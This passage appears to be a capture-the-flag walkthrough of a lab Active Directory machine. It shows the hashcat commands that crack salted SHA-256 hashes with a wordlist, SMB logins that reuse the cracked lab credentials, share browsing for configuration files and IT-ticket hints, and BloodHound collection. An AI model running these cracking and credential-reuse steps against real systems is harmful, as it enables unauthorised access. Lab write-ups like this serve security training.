
We Identify the Hash Type Using Hash-Identifier
hash-identifier
SHA-256 is a possible Hash

We Review Supported SHA-256 Hash Modes in Hashcat
hashcat -hh | grep sha256
hashes.txt
d.barowski:bf9b834e082c88823b59d05446a819276a907114c928505b829ddbbad73d6d35:jb42
m.ruehl:57eeb5788565564c9a3a0283eb615204534583a8fbd3ccae1637a04df12287b1:jb43
j.paul:65a3657685b09db625ef25da7754d7d140e75c3640dc2482de87218ee8d85b2b:jb44
d.winkler:66be630f32845c0d7b098b4d94f1ca424ae3e35266267078f7974248caf412ac:jb45
We crack the Hashes
hashcat -m 1420 --username hashes.txt /usr/share/wordlists/rockyou.txt


We Display Cracked Kerberos Hashes Using Hashcat
hashcat --show -m 1420 --username hashes.txtd.barowski:bf9b834e082c88823b59d05446a819276a907114c928505b829ddbbad73d6d35:jb42✅
j.paul:65a3657685b09db625ef25da7754d7d140e75c3640dc2482de87218ee8d85b2b:jb44✅
SMB Share Shares
We Access SMB Shares Using Authenticated Domain Credentials
smbclient.py 'novacart.local'/'d.barowski':'kubarow'@192.168.178.86

We Navigate SMB Shares and Inspect the Web Configuration File
use Shares
cd Backup
cd inetpub
cd status
cat web.config

We see the Status Website can just enter from WebApp_Operators

use Shares
cd Backup
cat Backup-Jenkins-Failure.evtx
We got the Jenkins Installation directory
And we see the config File
use Shares
cd IT_Tickets
Some Tickets included Hints

Hints in IT Tickets
Ticket ID: 115
Subject: Jenkins configuration update

The jenkins.ini file currently deployed appears to be the one used during testing.
Please replace it with the correct production configuration to ensure proper operation.

Status: Pending
Assigned to: DevOps


Ticket: 120
Subject: Old account cleanup

The user j.dillon is no longer part of the IT team.
During a recent cleanup we removed his AutoLogon credentials from the registry,
however the AutoLogon configuration on the Domain Controller is still present
and should be removed.

Additionally, the account permissions should be reviewed as some privileges
may still be assigned.

Status: Pending
Assigned to: IT Infrastructure


Ticket ID: 111
Subject: Missing ACL permissions (Senior DevOps)

User cliff.b reported missing access rights required for the Senior DevOps role.
The user is unable to access certain resources and perform actions that should be permitted based on their role.

Initial checks indicate that ACL permissions may not be correctly assigned.

Actions taken:

Reviewed current group memberships
Checked ACL entries on affected resources
Compared permissions with other Senior DevOps users
Verified recent changes in Active Directory

A temporary workaround can be implemented via a PowerShell script to assign the required permissions until a permanent fix is applied.

Status: In Progress
Assigned to: IT Support
We Reconnect to SMB Using Domain Credentials
smbclient.py 'novacart.local'/'d.barowski':'kubarow'@192.168.178.86

We Enumerate Available Tools Within the SMB Share
cd Tools
ls
We observe Python 3.10, which may serve as a subtle hint
Bloodhound Enumerration
Collecting Active Directory Data with BloodHound
bloodhound-python -u d.barowski -p 'kubarow' -c All -d novacart.local -ns 192.168.178.98 --zip

m.brown are Kerberoastable (but the Hash cant be cracked)
